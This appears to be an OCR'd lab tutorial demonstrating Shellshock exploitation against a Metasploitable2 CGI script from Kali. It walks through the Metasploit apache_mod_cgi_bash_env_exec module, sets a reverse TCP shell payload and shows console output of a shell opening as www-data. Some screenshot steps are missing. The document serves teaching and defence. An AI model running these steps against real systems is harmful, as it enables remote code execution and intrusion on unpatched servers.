HIMANSHU DHOTE
3/06/23

SHELLSHOCK AND FIND A WAY TO TALK TO BASH

Introduction to Shellshock

Shellshock is the most interesting and common vulnerability get skipped now days during web application testing is because it's found somewhere inside the cooperation between web segments.

Shellshock is the vulnerability which mainly affect the Bourne Again Shell (Bash) which make Linux, Unix and Mac OS X vulnerable to RCE (Remote Code Execution). In which adversary use their own crafted payload to exploit vulnerability present in Bash, which allow adversary to remotely execute their code and take out most of the sensitive information for their benefits.

How can we exploit Shellshock?

To perform successful shellshock exploitation adversary will find entry point to communicate with Bash and to get the hand on bash adversary will be in need to find CGI (Common Gateway Interface) which use Bash.

To run a program from web server CGI (Common Gateway Interface) is a method to do so. Web server will forward the information to CGI script and for that environment variable (for e.g.: env) is used. This environment variable is within the CGI script. Following Diagram will give the basic understanding of CGI.




Fig: Flow of CGI working

Step1: Check the bash version which is in use, if the bash version is 4.3 or below then it is vulnerable to shellshock.


```
msfadmin@metasploitable:~$ bash --version
GNU bash, version 3.2.33(1)-release (i486-pc-linux-gnu)
Copyright (C) 2007 Free Software Foundation, Inc.
msfadmin@metasploitable:~$ _
```

Step 2: Configured the target to exploit shellshock and to do so script should be there in the /cgi-bin. Place the below script at /usr/lib/cgi-bin at the target machine. Make the below script executable using chmod command.


For e.g.: $sudo chmod 755 hello.sh

SHELLSHOCK AND FIND A WAY TO TALK TO BASH


Check if the above script is working properly by accessing it via web browser.



Step 4: Start msfconsole from attacker machine Kali in this case. By using the functionality of Metasploit we will search the exploit (Search Shellshock) and use the module name exploit/ multi/http/apache_mod_cgi_bash_env_exec.




Step 5: Use the above exploit for shellshock





SHELLSHOCK AND FIND A WAY TO TALK TO BASH

Step 6: To see the setting of this module




Step 7: Set the RHOST and TARGETURL along with LHOST





Step 8: Set payload to exploit



SHELLSHOCK AND FIND A WAY TO TALK TO BASH

```
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 9: Start exploit to get the shell

```
msf exploit(apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.3:80 The target is vulnerable
msf exploit(apache_mod_cgi_bash_env_exec) >
```

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.2:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.3
[*] Command shell session 1 opened (192.168.0.2:4444 -> 192.168.0.3:53984) at 2019-07-19 05:59:02 -0400

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Conclusion:

With the use of Metasploitable2 and kali we have successfully demonstrated the shellshock exploitation. It is always recommended that to use latest bash version to avoid shellshock vulnerability.